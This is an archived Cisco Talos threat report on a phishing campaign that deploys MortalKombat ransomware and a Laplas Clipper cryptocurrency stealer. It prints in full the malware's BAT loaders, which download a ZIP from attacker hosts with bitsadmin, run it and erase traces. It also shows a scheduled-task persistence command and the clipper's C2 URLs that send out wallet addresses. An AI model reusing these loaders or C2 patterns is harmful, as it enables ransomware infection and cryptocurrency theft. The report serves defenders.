

New MortalKombat ransomware and Laplas Clipper malware threats deployed in financially motivated campaign

By Chetan Raghuprasad

Published: 2023-02-14 · Archived: 2026-04-05 19:48:51 UTC


Tuesday, February 14, 2023 08:00

- Since December 2022, Cisco Talos has been observing an unidentified actor deploying two relatively new threats, the recently discovered MortalKombat ransomware and a GO variant of the Laplas Clipper malware, to steal cryptocurrency from victims.
- Talos observed the actor scanning the internet for victim machines with an exposed remote desktop protocol (RDP) port 3389, using one of their download servers that run an RDP crawler and also facilitates MortalKombat ransomware.
- Based on Talos' analysis of similarities in code, class name, and registry key strings, we assess with high confidence that the MortalKombat ransomware belongs to the Xorist family.
- Talos continues to see attack campaigns targeting individuals, small businesses, and large organizations that aim to steal or demand ransom payments in cryptocurrency. Leveraging cryptocurrency offers threat actors attractive benefits such as anonymity, decentralization, and lack of regulation, making it more challenging to track.
- Talos recommends that users and organizations be meticulous about the recipient's wallet address while performing cryptocurrency transactions. Talos encourages updating computers with the latest security updates, implementing robust endpoint protection solutions with behavioral detection capabilities, and maintaining tested, offline backup solutions for endpoints with a reasonable restoration time in the event of a ransomware attack.

Multi-stage attack chain delivers malware or ransomware and removes infection markers

A typical infection in this campaign begins with a phishing email and kicks off a multi-stage attack chain in which the actor delivers either malware or ransomware, then deletes evidence of malicious files, covering their tracks and challenging analysis.


The malicious ZIP file attached to the initial phishing email contains a BAT loader script. When a victim opens the loader script, it downloads another malicious ZIP file from an attacker-controlled hosting server to the victim's machine, inflates it automatically, and executes the payload, which is either the GO variant of Laplas Clipper malware or MortalKombat ransomware. The loader script will run the dropped payload as a process in the victim's machine, then delete the downloaded and dropped malicious files to clean up the infection markers.



Infection summary flow diagram.

Cryptocurrency-themed email lure used as initial infection vector

The initial infection vector is a phishing email in which the attackers impersonate CoinPayments, a legitimate global cryptocurrency payment gateway. Additionally, the emails have a spoofed sender email, “noreply[at]CoinPayments[.]net”, and the email subject “[CoinPayments[.]net] Payment Timed Out.” A malicious ZIP file is attached with a filename resembling a transaction ID mentioned in the email body, enticing the recipient to unzip the malicious attachment and view the contents, which is a malicious BAT loader.



Phishing email sample.

BAT loader used to deploy Laplas Clipper malware and MortalKombat ransomware

Talos observed different attacks in this campaign where the actor used the BAT loader script to download and execute either Laplas Clipper malware or MortalKombat ransomware.

The BAT loader script uses the living-off-the-land binary (LoLBin) bitsadmin to download a malicious ZIP file from the attacker-controlled download server to the victim machine’s local user applications temporary folder. Using an embedded VB script, the BAT loader script inflates the downloaded malicious ZIP in the “%TEMP%” location and drops a malicious executable file with double file extensions “<filename>.PDF.EXE”. The BAT loader script starts the dropped malware using the Windows start command and deletes the downloaded ZIP file and the dropped payload.

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-CPGK2XFPX4HOAUJ3MBVDNXP0HZ.PDF.zip %TEMP%\FW-CPGK2XFPX4HOAUJ3MBVDNXP0HZ.PDF.zip
setlocal
cd /d %~dp0
call :UnZipFile "%TEMP%" "%TEMP%\FW-CPGK2XFPX4HOAUJ3MBVDNXP0HZ.PDF.zip"
cd /d "%TEMP%"
start "" "FW-CPGK2XFPX4HOAUJ3MBVDNXP0HZ.PDF.exe"
del %* /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs=%TEMP%\_vbs
if exist %vbs% del /f /q %vbs%
%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
%vbs% echo If NOT fso.FolderExists(%1) Then
%vbs% echo fso.CreateFolder(%1)
%vbs% echo End If
%vbs% echo set objShell = CreateObject("Shell.Application")
%vbs% echo set FilesInZip=objShell.Namespace(%2).Items
%vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
%vbs% echo Set fso = Nothing
%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

BAT loader downloading and executing MortalKombat ransomware.

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND https://transfer.sh/get/hft8jw/8kb.zip %TEMP%\8kb.zip
setlocal
cd /d %~dp0
call :UnZipFile "%TEMP%" "%TEMP%\8kb.zip"
cd /d "%TEMP%"
start "" "8kb.exe"
del %* /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs=%TEMP%\_vbs
if exist %vbs% del /f /q %vbs%
%vbs% echo set fso = CreateObject("Scripting.FileSystemObject")
%vbs% echo If NOT fso.FolderExists(%1) Then
%vbs% echo fso.CreateFolder(%1)
%vbs% echo End If
%vbs% echo set objShell = CreateObject("Shell.Application")
%vbs% echo set FilesInZip=objShell.Namespace(%2).Items
%vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
%vbs% echo Set fso = Nothing
%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

BAT loader downloading and executing Laplas Clipper malware.

MortalKombat and Laplas Clipper payloads deployed to elicit cryptocurrency gains

Talos observed the threat actor deploying MortalKombat ransomware and Laplas Clipper malware in this campaign, both used to steal cryptocurrency from the victim.

MortalKombat ransomware functionality

MortalKombat is a novel ransomware, first observed by threat researchers in January 2023, with little known about its developers and operating model. The name of the ransomware and the wallpaper it drops on the victim system are almost certainly a reference to the Mortal Kombat media franchise, which encompasses a series of popular video games and films.

Talos observed that MortalKombat encrypts various files on the victim machine’s filesystem, such as system, application, database, backup, and virtual machine files, as well as files on the remote locations mapped as logical drives in the victim’s machine. It drops the ransom note and changes the victim machine’s wallpaper upon the encryption process. MortalKombat

did not show any wiper behavior or delete the volume shadow copies on the victim’s machine. Still, it corrupts Windows Explorer, removes applications and folders from Windows startup, and disables the Run command window on the victim’s machine, making it inoperable. An example ransom note and the victim machine’s wallpaper of MortalKombat ransomware are shown below:




MortalKombat’s ransom note and wallpaper.

The attacker uses qTOX, an instant messaging application available on the GitHub repository, to communicate with the victim. qTOX’s developer claims the application offers users a secure channel without any monitoring, an attractive feature for cybercriminals. In the ransom note, the attacker instructs the victim to use qTOX for communication and provides the attacker’s qTOX ID “DA639EF141F3E3C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED372CBB9AB7B8BEC8”. The attacker also provides the email address “hack3dlikeapro[at]proton[.]me” as an alternate means of communication.


Laplas Clipper functionality

Laplas Clipper malware is a relatively new clipboard stealer first observed by threat researchers in November 2022. The stealer belongs to the Clipper malware family, a group of malicious programs that specifically target cryptocurrency users. Laplas Clipper targets users by employing regular expressions to monitor the victim machine’s clipboard for their cryptocurrency wallet address. Once the malware finds the victim’s wallet address, it sends it to the attacker-controlled Clipper bot, which will generate a lookalike wallet address and overwrite it to the victim’s machine’s clipboard. If victims subsequently attempt to use the lookalike wallet address while performing transactions, the result will be a fraudulent cryptocurrency transaction. Laplas Clipper is available at `hxxps://laplas[.]japp` for a relatively low cost, with subscription rates ranging from \$49 per week to \$839 per year.



Laplas Clipper purchasing options.

The Laplas Clipper developers are actively producing new variants of the malware. On December 20, 2022, the developers announced via their Telegram channel a new Clipper variant written in C++ and available as an EXE and DLL. The developers also mentioned they plan to release future updates that will add the capability to check the victim's cryptocurrency wallet balance.



Laplas Clipper developers' announcement.

Two download URLs identified in the attacker's infrastructure

Talos spotted two download URLs associated with the attacks in this campaign. One of them reaches an attacker-controlled server via IP address 193[.]169[.]255[.]78, based in Poland, to download the MortalKombat ransomware. According to Talos' analysis, 193[.]169[.]255[.]78 is running an RDP crawler, scanning the internet for exposed RDP port 3389.

The other URL downloads the Laplas Clipper payload from the transfer[.]sh server associated with IP address 144[.]76[.]136[.]153. The Laplas Clipper malware employed in the attacks communicates with the Clipper bot at "clipper[.]guru". The Clipper bot and the communication URL patterns of the GO Laplas Clipper variant identified are consistent with the .Net Laplas Clipper variant reported by the security researchers at [Cyble](#).

Technical analysis of the payloads reveals unique identifiers

Talos conducted extensive technical analysis on MortalKombat ransomware and the GO variant of the Laplas Clipper malware, discovering unique identifiers and capabilities.


MortalKombat ransomware technical analysis

MortalKombat ransomware is a 32-bit Windows executable with numerous destructive capabilities. In the initial phase of its execution, it copies itself into the local user profile's applications temporary folder with a random filename. The ransomware executable filename identified in this campaign is "E7OKC9s3llhAD13.exe". The ransomware also drops a JPEG image file in the local user profile's application temporary folder, which loads as the victim's wallpaper.

MortalKombat performs time stamping on the newly created file in the temporary folder by modifying the creation time with the value "Wednesday, September 7, 2022, 8:06:35 PM". Talos has not identified the ransomware operator's intention behind the hardcoded date and time.

The ransomware loads its encrypted, embedded resources from its .src section. It decrypts the resources in the victim machine's memory and generates an extensive list of file extensions for the ransomware to target, along with the ransom note and the file extension for the encrypted files.

MortalKombat discovers and maps the logical drives of the victim’s machine, appends “*.**” and searches through all folders recursively. The ransomware enumerates every file and matches the file extension using the extensive list of file extensions decrypted from the ransomware’s resource section. In the event of a match, the ransomware encrypts the files and appends a new file extension
 “..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_triple_Mortal_Kombat_Ransomware” to the encrypted files. Simultaneously, the ransom note file “HOW TO DECRYPT FILES.txt” will be created in every folder where the files are encrypted. Upon successfully encrypting the files, the ransomware changes the victim machine’s wallpaper by loading the dropped JPEG image from the local user’s application temporary folder. The ransomware also corrupts the deleted files in the recycle bin folder and changes the file names and types, as seen below:



Modified recycle bin of the victim’s machine after MortalKombat execution.

Finally, the ransomware removes the applications and folders from the Windows startup and disables the Windows run command window. It deletes the root registry key of the installed applications in the HKEY_CLASSES_ROOT registry hive using the API RegDeleteKeyA, cleaning up its infection markers.


```

sub_4021C0  proc near                ; CODE XREF: sub_401AB9+8C7p
                                           ; sub_401AB9+1487p
                push     lpSubKey                ; lpSubKey
                push     80000000h             ; hKey
                call     RegDeleteKeyA
                retn
sub_4021C0  endp
    
```

The function that deletes the registry keys.

MortalKombat is likely part of the Xorist ransomware family

Talos’ analysis of MortalKombat uncovered similarities with Xorist variants seen in the wild and the Xorist executable generated by the leaked builder. Xorist is a ransomware family that appeared in 2010 and has evolved with several variants created using a ransomware builder. The ease with which the Xorist variants can be customized allows threat actors to build new variants with different names, encryption file extensions, and custom ransom notes.



Talos found a leaked version of the Xorist builder where the builder interface options closely resembled an actual Xorist ransomware builder interface, as shown in a report by [PCrisk](#). The builder generates a ransomware executable file that the attackers can further customize.

Bindiff results of Xorist and MortalKombat Ransomware.

Laplas Clipper technical analysis

The GO variant of the Laplas Clipper identified in this campaign is a 32-bit executable downloaded from the attacker-controlled hosting server with persistence capabilities. In the initial phase of its execution, the Clipper decrypts a few of the embedded encrypted strings with a decryption routine that first decodes the base64 encoded strings and then decrypts them with the XOR key “\x3F” to generate the key, folder name, process ID file, and executable filenames.

```
// main.decrypt
__int128 __golang main_decrypt(int a1, int a2)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
    v5 = encoding_base64_ptr_Encoding_DecodeString((int)dword_7C23CC, a1, a2);
    v2 = runtime_makeslice((int)&RTYPE_uint8, v4, v4);
    for ( i = 0; i < v4; ++i )
        *(_BYTE *) (v2 + i) = byte_78D1C1 ^ *(_BYTE *) (v5 + i);
    *(_QWORD *)&result = __PAIR64__(v4, v2);
    DWORD2(result) = v4;
    return result;
}
```

String decryption function of Laplas Clipper malware.

The below table shows the strings associated with the GO Clipper malware of this campaign:

Encrypted strings	Decrypted string
W10IW10PWgwHWgZeXQxaCloIXg1dBlwMXVsIDQsLWQtZDQ0NDIsJWVpZC10GXA1dCg5aC14HWVkJXlpeBg0KXA==	db7db0e38e9ab3e
XFNWT09aTRFYsk1K	clipperf.lguru
cG5eZ295aUIZaA==	OQaXPFVvfW
e1tQWnxUXIVtWRFVIs=	DdoeCkajRf.pid
a3xwfX5WTGVGcxFaR1o=	TCOBaisZyL.exe

After the string decryption routine, the Clipper establishes persistence on the victim’s machine by creating a folder using the decrypted string “OQaXPFVvfW” in the local user profile’s applications roaming folder and copies itself into the folder with the filename using another decrypted string “TCOBaisZyL.exe.” The absolute path of the persistent location identified in this campaign is “C:\Users\

Laplas Clipper also creates a Windows scheduled task by executing the schtasks command shown below:

```
cmd.exe /C schtasks /create /tn OQaXPFVvfW /tr "C:\Users\

```

The scheduled task executes the Clipper malware every minute for 416 days on the victim’s machine, resulting in continuous monitoring of the victim’s clipboard for a cryptocurrency wallet address. The attacker uses the technique of executing the malware through scheduled tasks to evade detection.

A main handler function of the Clipper malware executes its functionality. First, it registers the victim’s machine with the Clipper bot by sending the victim’s desktop name and user ID. The Clipper then sends another request to the Clipper bot and receives the regular expressions in the victim’s system memory. The Clipper reads the victim machine’s clipboard contents and executes a function to perform regular expression pattern matching to detect the cryptocurrency wallet address. When a cryptocurrency wallet address is identified, the Clipper sends the wallet address back to the Clipper bot. In response, the Clipper receives an attacker-controlled wallet address similar to the victim’s and overwrites the original cryptocurrency wallet address in the clipboard.

The regular expressions of cryptocurrency wallet addresses received by the Clipper malware from the Clipper bot are shown below:


Regular expressions received	Cryptocurrencies
1[1-9A-HJ-NP-Za-km-z]{32,33} 3[1-9A-HJ-NP-Za-km-z]{32,33} X[1-9A-HJ-NP-Za-km-z]{33} [1-9A-HJ-NP-Za-km-z]{44}	Dash
Bc1q[023456789acdefghijklmnpqrstuvwxyz]{38,58}	Bitcoin
q[a-z0-9]{41} p[a-z0-9]{41}	Bitcoin Cash
L[a-km-zA-HJ-NP-Z0-9]{33} M[a-km-zA-HJ-NP-Z0-9]{33}	Zcash
ltc1q[a-zA-Z0-9]{38}	Litecoin
0x[a-fA-F0-9]{40}	Ethereum
Bnb1[0-9a-z]{38}	Binance coin
D[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}	Dogecoin
4[0-9AB][1-9A-HJ-NP-Za-km-z]{93} 8[0-9AB][1-9A-HJ-NP-Za-km-z]{93}	Monero
r[0-9a-zA-Z]{33}	Ripple
t1[a-km-zA-HJ-NP-Z1-9]{33}	Tezos
ronin:[a-fA-F0-9]{40}	Ronin
T[A-Za-z1-9]{33}	Tron
addr1[a-z0-9]+	Cardano
cosmos1[a-z0-9]{38}	Cosmos

Communication with the attacker-controlled Clipper bot is performed using the HTTP GET method. Talos compiled a list of the URLs the Clipper malware generates to communicate with the Clipper bot “clipper[.]guru”, seen below:

URLs	Purpose
------	---------

<pre>hxxp[:]clipper[.]guru/bot/online?guid=<DESKTOP-NAME>\ <USERID>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c</pre>	Registers Victim's machine with the clipper bot
<pre>hxxp[:]clipper[.]guru/bot/regex? key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c</pre>	Gets the regular expression patterns from the clipper bot
<pre>hxxp[:]clipper[.]guru/bot/get?address=<Victims crypto wallet address copied from the clipboard>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c</pre>	Sends the victim's crypto wallet address to the clipper bot

Talos created two dummy Ethereum wallets in Metamask for analysis purposes. During our analysis, the Clipper malware sent our dummy Ethereum wallet address to the Clipper bot from the analysis sandbox's clipboard. In return, we received the attacker-controlled wallet address that looked similar to our original wallet address.



Clipper malware copies the wallet address from the victim's clipboard.

The table below shows the cryptocurrency wallet address sent from our analysis machine and the corresponding address received from the Clipper bot "clipper[.]guru":


Cryptocurrency wallet address sent from the analysis machine	Cryptocurrency wallet address received from the Clipper bot
0x516DE893B9c9430066bC1116Feaa6E09A6349d83	0x516Acf0bae6e65A45e0808c6Ae7560d9622B246
0xbd0b7a89674A0CFf1870b5aC65578b39172979f9	0xbd04EeD05CE7C532670A4564Ae6acbE849a7dB97

The attacker-controlled wallet addresses received from the Clipper bot are valid, and their status can be seen in the blockchain shown below:

Blockchain showing the attacker-controlled wallet details.

Victimology

Talos observed that victims of this campaign are predominantly located in the United States, with a smaller percentage of victims in the United Kingdom, Turkey, and the Philippines.



MITRE ATT&CK TTPs

The campaign demonstrate several techniques of MITRE ATT&CK framework that the actor has employed in their attacks, most notably:

- Command-Line Interface - T1059
- Scripting - T1064
- Execution through API - T1106
- BITS Jobs - T1197
- Registry Run Keys / Startup Folder - T1060
- Modify Registry - T1112
- System Information Discovery - T1082
- File and Directory Discovery - T1083
- Query Registry - T1012
- Peripheral Device Discovery - T1120
- Exfiltration Over Unencrypted Non-C2 Protocol - T1048.003
- Data Encrypted for Impact - T1486.

Coverage

Cisco Secure Endpoint (AMP For Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/ Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). Snort SIDs for this threat are 61261-61265, 300397.

ClamAV detections are also available for this threat:

Win.Infostealer.Laplas-9985973-1

Win.Trojan.CryptoTorLocker2015-1

Txt.Downloader.VbsAgent-9986821-1

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries related to this threat, please follow the links:

- [Mortalkombat Ransomware File Extension Artifact](#)
- [Mortalkombat Ransomware Registry Persistence Artifact](#)

Indicators of Compromise

Indicators of Compromise associated with this threat can be found [here](#).

Source: <https://blog.talosintelligence.com/new-mortalkombat-ransomware-and-laplas-clipper-malware-threats/>